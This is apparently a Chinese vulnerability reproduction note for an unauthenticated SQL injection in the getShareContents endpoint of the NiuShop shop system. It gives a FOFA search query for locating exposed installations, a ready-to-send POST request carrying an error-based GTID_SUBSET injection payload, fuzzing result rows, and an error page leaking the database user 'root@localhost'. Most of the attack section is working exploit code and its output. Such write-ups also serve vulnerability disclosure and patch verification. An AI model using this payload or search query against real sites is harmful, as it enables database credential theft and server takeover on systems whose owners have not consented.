
S12-1山西牛酷信息科技-NiuShop开源商城系统-SQL

漏洞描述：

NiuShop开源商城系统 getShareContents接口处存在SQL注入漏洞，未授权的攻击者可以利用此漏洞获取数据库敏感信息及凭证，进一步利用可获取服务器权限

网站图片：



网络测绘：

fofa语法：

body="niushop_url_model" && body="niushop_rewrite_model"


漏洞复现：

payload：

```
POST /index.php?s=/wap/goods/getShareContents/// HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded

flag=goods&goods_id={{int(0-100|3)}}) AND GTID_SUBSET(CONCAT(0x7e,(SELECT (USER())),0x7e),1)--+&shop_id=0
```

效果图:



```
POST /index.php?s=/wap/goods/getShareContents/// HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded

flag=goods&goods_id={{int(0-100|3)}}) AND GTID_SUBSET(CONCAT(0x7e,(SELECT (USER())),0x7e),1)--+&
shop_id=0
```

请求	Method	状态	响应大小	延迟(ms)	Payloads
86	POST	500	12116	658	074
87	POST	500	12116	306	086
88	POST	500	12116	131	095
89	POST	500	12116	577	080

```
                    <h2>[10501] <abbr
                    title="think\exception\PDOException">PDOException</abbr> in
                    class="toggle"
                    title="D:\phpstudy_pro\WWW\web-new\thinkphp\library\think\db
                    ion.php line 362">Connection.php line 362</a></h2>
                </div>
                <div><h1>SQLSTATE[HY000]: General error: 1772 Malformed GTID set
                specification '~root@localhost~'.</h1></div>
            </div>

    </div>
        <div class="source-code">
            <pre class="prettyprint lang-php"><ol start="353"><li
            class="line-353"><code>            // 参数绑定
</code></li><li class="line-354"><code>            $this-&gt;bindValue($bind);
</code></li><li class="line-355"><code>            // 执行查询
</code></li><li class="line-356"><code>            $result = $this-&gt;PDOStatem
execute();
</code></li><li class="line-357"><code>            // 调试结束
```